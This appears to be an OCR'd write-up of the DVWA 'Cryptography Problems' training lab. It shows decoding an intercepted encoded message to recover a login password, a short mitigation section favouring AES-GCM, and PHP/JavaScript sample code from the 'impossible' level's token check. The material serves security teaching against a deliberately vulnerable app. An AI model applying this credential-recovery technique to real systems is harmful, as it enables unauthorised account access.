

DVWA
Vulnerability: Cryptography Problems
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
This super secure system will allow you to exchange messages with your friends without anyone else being able to read them. Use the box below to encode and decode messages.
Message:
Lg4WGIQZChhSFBYSEB8bBQtPGxdNQSwEHREOAQY=
Encode or Decode
Submit
Message:
Your new password is: Olifant
You have intercepted the following message, decode it and log in below.
Lg4WGIQZChhSFBYSEB8bBQtPGxdNQSwEHREOAQY=
Password:


DVWA
Vulnerability: Cryptography Problems
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
This super secure system will allow you to exchange messages with your friends without anyone else being able to read them. Use the box below to encode and decode messages.
Message:
Encode or Decode
Submit
You have intercepted the following message, decode it and log in below.
Lg4WGIQZChhSFBYSEB8bBQtPGxdNQSwEHREOAQY=
Welcome back user
Password:
Login

3. Encode sample word for testing.



4. Decode it with help of online tools.



Mitigation:

You can never say impossible in crypto as something that would take years today could take minutes in the future when a new attack is found or when processing power takes a giant leam forward.

The current recommended alternative to AES-CBC is AES-GCM and so the system uses that here. 256 bit blocks rather than 128 bit blocks are used, and a unique IV used for every message. This may be secure today but who knows what tomorrow brings?

Sample code:

```
<?php

require ("token_library_impossible.php");

$message = "";

$token_data = create_token();

$html = "
    <script>
        function send_token() {

            const url = 'source/check_token_impossible.php';
            const data = document.getElementById ('token').value;

            console.log (data);

            fetch(url, {
                    method: 'POST',
                    headers: {
                        'Content-Type': 'application/json'
                    },
                    body: data
                })
                .then(response => {
                    if (!response.ok) {
                        throw new Error('Network response was not ok');
                }
                return response.json();
                })
                .then(data => {
                    console.log(data);
                    message_line = document.getElementById ('message');
                    if (data.status == 200) {
```

```
                        message_line.innerText = 'Welcome back ' + data.user + '
(' + data.level + ')';
                        message_line.setAttribute('class', 'success');
                    } else {
                        message_line.innerText = 'Error: ' + data.message;
                        message_line.setAttribute('class', 'warning');
                    }
                })
                .catch(error => {
                    console.error('There was a problem with your fetch
operation:', error);
            });

        }
    </script>
        <p>
            You have managed to steal the following token from a user of the
Impervious application.
        </p>
        <p>
            <textarea style='width: 600px; height: 23px'>" . htmlentities
($token_data) . "</textarea>
        </p>
        <p>
            This being the impossible level, you should not be able to mess with
the token in any useful way but feel free to try below.
        </p>
        <hr>
        <form name=\"check_token\" action=\"\">
            <div id='message'></div>
            <p>
                <label for='token'>Token:</lable><br />
                <textarea id='token' name='token' style='width: 600px; height:
23px'>" . htmlentities ($token_data) . "</textarea>
            </p>
            <p>
                <input type=\"button\" value=\"Submit\" onclick='send_token();'>
            </p>
        </form>
";

?>
```